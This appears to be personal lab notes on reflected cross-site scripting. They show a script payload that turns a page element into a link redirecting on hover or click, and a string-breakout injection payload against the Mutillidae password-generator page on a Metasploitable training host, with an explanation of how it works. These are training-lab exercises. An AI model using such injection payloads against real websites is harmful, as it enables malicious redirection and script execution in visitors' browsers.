reflected xss

Reflected


<script>document.querySelector('pre').innerHTML="<a onmouseover='location.assign(\"http://yahoo.com.sg\")' href='http://google.com.sg'>Evil redirect</a>"</script>

1. If you click on click, u will be redirected to google.com.sg
2. If you hover ur mouse, u will be redirected to yahoo.com.sg

mutillidae

http://metasploitable/mutillidae/index.php?page=password-generator.php

payload: test"; alert('xss');//



```
<script>
  try{ document.getElementById("idUsernameInput").innerHTML = "This password is for test"; alert('xss');//";
  }catch(e){ alert("Error: " + e.message); }// end catch
</script>
```

What it means is that javascript will change the output display for that particular element id to “this password is test”
After that it will do an alert saying ‘xss’. It will not run any more command because //"; means anything after // is a comment.